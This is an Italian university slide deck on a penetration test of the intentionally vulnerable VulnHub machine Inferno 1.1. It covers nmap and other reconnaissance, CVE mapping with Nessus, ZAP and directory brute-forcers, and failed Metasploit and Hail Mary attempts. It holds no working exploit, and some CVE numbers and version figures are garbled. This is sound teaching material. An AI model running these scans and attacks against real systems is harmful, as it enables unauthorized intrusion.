



Università degli
Studi di Salerno

Inferno 1.1

Penetration Testing and Ethical Hacking

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Intro

Obiettivo

- Riprodurre approccio di un hacker etico
- Documentare ogni passaggio del PT

Asset

- Inferno 1.1
- Macchina vulnerabile by-design
- Disponibile su VulnHub

Ambiente Utilizzato

- Oracle VirtualBox versione 7.1.6
- Rete NAT “Corso”
- Spazio di indirizzamento: 10.0.2.0/24

Sommario

1. Target Scoping
2. Information Gathering
3. Target Discovery
4. Enumerating Target & Port Scanning
5. Vulnerability Mapping
6. Target Exploitation
7. Post-Exploitation

1. Target Scoping

- Attività condotta in un'ambiente virtualizzato e isolato
- Lo scopo dell'analisi è didattico
- Test di tipo **black-box**
- Tutti gli strumenti sono di dominio pubblico
- Non necessario definire responsabilità legali specifiche

1. Target Scoping

- Consentite tecniche di privilege escalation e **backdoor**
- FGPT: 7 fasi
- Nessun IP noto a priori

2. Information Gathering

- Info generiche: data rilascio, autore, data, sorgente, hash del file
- Sistema operativo: Linux
- Indirizzo IP assegnato tramite DHCP

3. Target Discovery

```
.oot@kali:[~] ifconfig
0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::5ca7:f058:48f7:a323 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:04:42:0f txqueuelen 1000 (Ethernet)
            RX packets 177 bytes 57295 (55.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 231 bytes 39326 (38.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

    flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 480 (480.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 480 (480.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ifconfig

Indirizzo IP della macchina del
pentester: 10.0.2.4

```
[root@kali:[~] # nmap -sP 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-10 15:38 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00051s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00027s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00025s latency).
MAC Address: 08:00:27:28:7B:C1 (PCS Systemtechnik/Oracle Virtuali
Nmap scan report for 10.0.2.6
Host is up (0.00088s latency).
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle Virtuali
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.10 seconds
```

nmap -sP

IP Macchina Target: 10.0.2.6

```
[# arp-scan 10.0.2.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:bd:27:cc
Starting arp-scan 1.10.0 with 256 hosts
arp-scan)
10.0.2.1      52:54:00:12:35:00
10.0.2.2      52:54:00:12:35:00
10.0.2.3      08:00:27:ac:b7:bf
10.0.2.6      08:00:27:bd:27:cc
4 packets received by filter, 0 packets sent
Ending arp-scan 1.10.0: 256 hosts scanned in 0.000 seconds
```

arp-scan

conferma macchine attive e IP
della macchina target

3. Target Discovery

```
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

nmap -o

Linux Kernel 4.15-5.19

(OS fingerprinting Attivo)

3. Target Discovery

```
[root@kali] ~
# p0f -i eth0
— p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> —
[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

-[ 10.0.2.4/36236 → 10.0.2.6/80 (syn) ]-
| client  = 10.0.2.4/36236
| os      = Linux 2.2.x-3.x
| dist    = 0
| params  = generic
| raw_sig = 4:64+0:0:1460:mss+44,7:mss,sok,ts,nop,ws:df,id+::0
|
-[ 10.0.2.4/36236 → 10.0.2.6/80 (mtu) ]-
| client  = 10.0.2.4/36236
| link    = Ethernet or modem
| raw_mtu = 1500
|
-[ 10.0.2.4/36236 → 10.0.2.6/80 (http request) ]-
| client  = 10.0.2.4/36236
| app     = ???
| lang    = none
| params  = none
| raw_sig = 1:Host,User-Agent,Accept=[*]:Connection,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:curl/8.13.0
|
-[ 10.0.2.4/36236 → 10.0.2.6/80 (http response) ]-
| server  = 10.0.2.6/80
| app     = Apache 2.x
| lang    = none
| params  = none
| raw_sig = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges[bytes],?Content-Length,?Vary,Content-Type:Connection,Keep-Alive:Apache/2.4.38 (Debian)
```


p0f + curl -X GET http://10.0.2.6/

nessuna info aggiuntiva sul S.O.
Servizio HTTP attivo sulla porta 80

(OS fingerprinting Passivo)

4. Enumerating Target & Port Scanning

Scansione porte TCP



nmap -sS

```
[root@kali)-[~]
# nmap -sS -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 04:06 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00096s latency).
Not shown: 65444 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
8081/tcp  open  blackice-icecap
8088/tcp  open  radan-http
8990/tcp  open  http-wmap
9098/tcp  open  unknown
9359/tcp  open  unknown
9418/tcp  open  git
9673/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt
10081/tcp open  fandc
10082/tcp open  amandaidx
10083/tcp open  amidxtape
11201/tcp open  smsq
15345/tcp open  xpilot
17001/tcp open  unknown
17002/tcp open  unknown
17003/tcp open  unknown
17004/tcp open  unknown
20011/tcp open  unknown
20012/tcp open  ss-idi-disc
24554/tcp open  binkp
27374/tcp open  subseven
30865/tcp open  unknown
57000/tcp open  unknown
60177/tcp open  unknown
60179/tcp open  unknown
```

intero range di porte 1-65535
91 porte TCP aperte.

Alcuni servizi noti
SSH (22), HTTP (80)

```
8081/tcp  open  blackice-icecap
8088/tcp  open  radan-http
8990/tcp  open  http-wmap
9098/tcp  open  unknown
9359/tcp  open  unknown
9418/tcp  open  git
9673/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt
10081/tcp open  fandc
10082/tcp open  amandaidx
10083/tcp open  amidxtape
11201/tcp open  smsq
15345/tcp open  xpilot
17001/tcp open  unknown
17002/tcp open  unknown
17003/tcp open  unknown
17004/tcp open  unknown
20011/tcp open  unknown
20012/tcp open  ss-idi-disc
24554/tcp open  binkp
27374/tcp open  subseven
30865/tcp open  unknown
57000/tcp open  unknown
60177/tcp open  unknown
60179/tcp open  unknown
```

Molti servizi non comuni o
'unknown'
occorre analisi più accurata...

nmap -sF

Verifica presenza firewall
invio pacchetti con FIN attivo

```
[root@kali)-[~]# nmap -sF -T5 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 04:58 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00046s latency).
All 65535 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 65444 closed tcp ports (reset), 91 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 27.61 seconds
```

91 porte open | filtered
nessuna risposta generata

Assenza firewall non confermata
Occore ulteriore analisi

nmap -sA

Verifica presenza firewall
tutte le porte risultano **unfiltered**

```
[root@kali)-[~]# nmap -sA -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 04:44 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00052s latency).
All 65535 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 65535 unfiltered tcp ports (reset)
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 27.28 seconds
```

Traffico TCP verso l'asset non soggetto a restrizioni

I pacchetti ACK
ricevono risposta RST

nmap -sV

Version Detection

maggiori info sui servizi erogati

```
[root@kali]-[~]
# nmap -sV -T5 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 05:26 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00058s latency).
Not shown: 65444 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp?
22/tcp    open  ssh
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain?
80/tcp    open  http
80/tcp    open  kerberos-sec?
106/tcp   open  nnan??
                                OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
                                Apache httpd 2.4.38 ((Debian))
```

```
7/tcp     open  kerberos-sec?
5/tcp     open  pop3pw?
0/tcp     open  pop3?
4/tcp     open  irc?
9/tcp     open  ldap?
3/tcp     open  https?
4/tcp     open  kpasswd5?
5/tcp     open  ldapssl?
0/tcp     open  kerberos?
5/tcp     open  entomb?
7/tcp     open  multiling-http?
9/tcp     open  unknown
3/tcp     open  spamassassin?
8/tcp     open  ccproxy-http?
3/tcp     open  rsync?
01/tcp    open  webpush?
78/tcp    open  skkser?
10/tcp    open  eos?
36/tcp    open  bvcontrol?
00/tcp    open  h323hostcallsc?
```

Solo due versioni rilevate

- OpenSSH 7.9p1 su Debian10
- Apache 2.3.48 (Debian)

Molti servizi non identificati

‘?’

nmap -A

Aggressive Scan

ottenere info su servizi ambigui

```
[root@kali)-[~]
└─# nmap -A -T5 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 06:23 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00084s latency).
Not shown: 63444 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 B2:f4:d2:47:74:86:2f:b4:94:62:cd:31:f0:ef:51:a4 (RSA)
|   256 01:e9:02:a3:ff:ff:4a:7b:f2:20:1e:0b:44:9d:7f:f7 (ECDSA)
|_  256 a3:dc:a7:b1:20:33:f1:8d:c7:dd:f1:a3:59:5d:c2:34 (ED25519)
23/tcp    open  telnet?
25/tcp    open  smtp?
| smtp-commands: Couldn't establish connection on port 25
53/tcp    open  domain?
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Dante's Inferno
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn?
```

91 porte aperte, info solo su 2

- chiavi pubbliche per SSH
- http-title “**Dante’s Inferno**”

Sospetto porte “trappola”

In ambiti CTF inserite per far rumore...



nmap -A

```
(root㉿kali)-[~]
└─# nmap -A -T5 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 08:28 EDT
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 08:29 (0:00:06 remaining)
Nmap scan report for 10.0.2.6
Host is up (0.00093s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 82:f4:d2:47:74:86:2f:b4:94:62:cd:31:f6:ef:51:a4 (RSA)
|   256 01:e9:02:a3:ff:ff:4a:7b:f2:20:1e:0b:44:9d:7f:f7 (ECDSA)
|_  256 a5:dc:a7:b1:20:33:f1:8d:c7:dd:f1:a3:59:5d:c2:34 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Dante's Inferno
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:ruteros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.93 ms  10.0.2.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.47 seconds
```

Seconda Aggressive Scan

“Solo” 2 porte aperte

Ulteriore verifica con netcat

- eseguito su tutte le 91 porte
- Conferma 22 e 80 come uniche porte aperte

```
(UNKNOWN) [10.0.2.6] 21 (ftp) - Connection refused
(UNKNOWN) [10.0.2.6] 22 (ssh) open
(UNKNOWN) [10.0.2.6] 23 (telnet) : Connection refused
(UNKNOWN) [10.0.2.6] 25 (smtp) : Connection refused
(UNKNOWN) [10.0.2.6] 53 (domain) : Connection refused
(UNKNOWN) [10.0.2.6] 80 (http) open
(UNKNOWN) [10.0.2.6] 88 (kerberos) : Connection refused
(UNKNOWN) [10.0.2.6] 106 (pop3sd) : Connection refused
(UNKNOWN) [10.0.2.6] 110 (pop3) : Connection refused
(UNKNOWN) [10.0.2.6] 194 (?) - Connection refused
(UNKNOWN) [10.0.2.6] 4557 (fax) : Connection refused
(UNKNOWN) [10.0.2.6] 4559 (hylafax) : Connection refused
(UNKNOWN) [10.0.2.6] 4600 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 4949 (munin) : Connection refused
(UNKNOWN) [10.0.2.6] 5051 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5052 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5151 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5354 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5355 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5432 (postgresql) : Connection refused
```

Analisi su 22 e 80

Probabile presenza di meccanismi difensivi dinamici.

Scansione UDP

unicornscan

Nessun servizio UDP attivo

```
[root@kali)-[~] System
# unicornscan -mU -Iv 10.0.2.6:1-65535 -r 1000
adding 10.0.2.6/32 mode `UDPscan' ports `1-65535' pps 1000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Seconds
sender statistics 986.5 pps with 65544 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops
```

5. Vulnerability Mapping

Analisi manuale + automatica

Analisi manuale

Vulnerabilità OpenSSH

- CVE-2023-51385 (6.5-Medium)

Analisi manuale

Vulnerabilità Apache


- CVE-2021-2661 (Critical-9.8)
- CVE-2019-0221 (High-7.8)
- CVE-2019-0215 (High-7.5)
- CVE-2021-26690 (High-7.5)
- CVE-2019-0217 (High-7.5)
- CVE-2019-0217 (High-7.5)



Nessus e OpenVAS

- CVE-2023-48795 (5.9-Medium)
- CVE-1999-0524 (2.1-Low)

- EOL Debian 10 (10.0-High)
- CVE-1999-0524 (2.1-Low)
- Algoritmi MAC deboli (2.6-Low)



Analisi app web sulla porta 80

Nessus Web App Test & Nikto2

Mancanza header di sicurezza

X-Frame-Options (CWE-1021) e X-Content-Type

CVE-2003-1418 (Medium-4.3)

esposizione info di sistema (inode, PID)

Versione Apache Obsoleta

versione 2.4.38

OWASP ZAP

Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	3
Missing Anti-clickjacking Header	Medium	1
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	4
X-Content-Type-Options Header Missing	Low	2

Manca X-Frame-Options

(CWE 1021 Medium)

CSP Header non settato

(CVE-2018-5164 Medium-6.1)

Manca X-Content-Type-Options

(CWE-2021 Low)


Nome server web esposto

(CWE-497 Low)

Directory brute-forcing

DIRB

- **index.html (CODE:200)**
- server-status
(CODE:403)




DirBuster

- /index.html (200)
- /server-status (403)
- /icons/small/ (403)
- /icons/README.html
(200)
- **/inferno (401, richiede autenticazione)**
- /server-status (403)

GoBuster

- file nascosti (403)
- /index.html (200)
- /server-status (403)
- /inferno (401)





Dirsearch

- nulla di rilevante

6. Target Exploitation

Tentativi con tecniche automatiche e manuali



Tecniche Automatiche

```
msf6 > search CVE-2023-48795
[-] No results from search
msf6 > search CVE-2023-51385
[-] No results from search
```

Vulnerabilità SSH

```
msf6 > search CVE-1999-0524
[-] No results from search
```

Vulnerabilità ICMP

```
msf6 > search CVE-2003-1418
[-] No results from search
msf6 > search CVE-2021-26691
[-] No results from search
msf6 > search CVE-2021-26690
[-] No results from search
msf6 > search CVE-2019-0211
[-] No results from search
msf6 > search CVE-2019-0215
[-] No results from search
msf6 > search CVE-2019-0217
[-] No results from search
```


Vulnerabilità Apache

Ricerca exploit con Metasploit



Tecniche Automatiche

- Intense map scan sulla rete 10.0.2.0/24
- Attacco **Hail Mary** su 10.0.2.6
- Attacco fallito



```
[*] Listing sessions...
msf6 > sessions -v

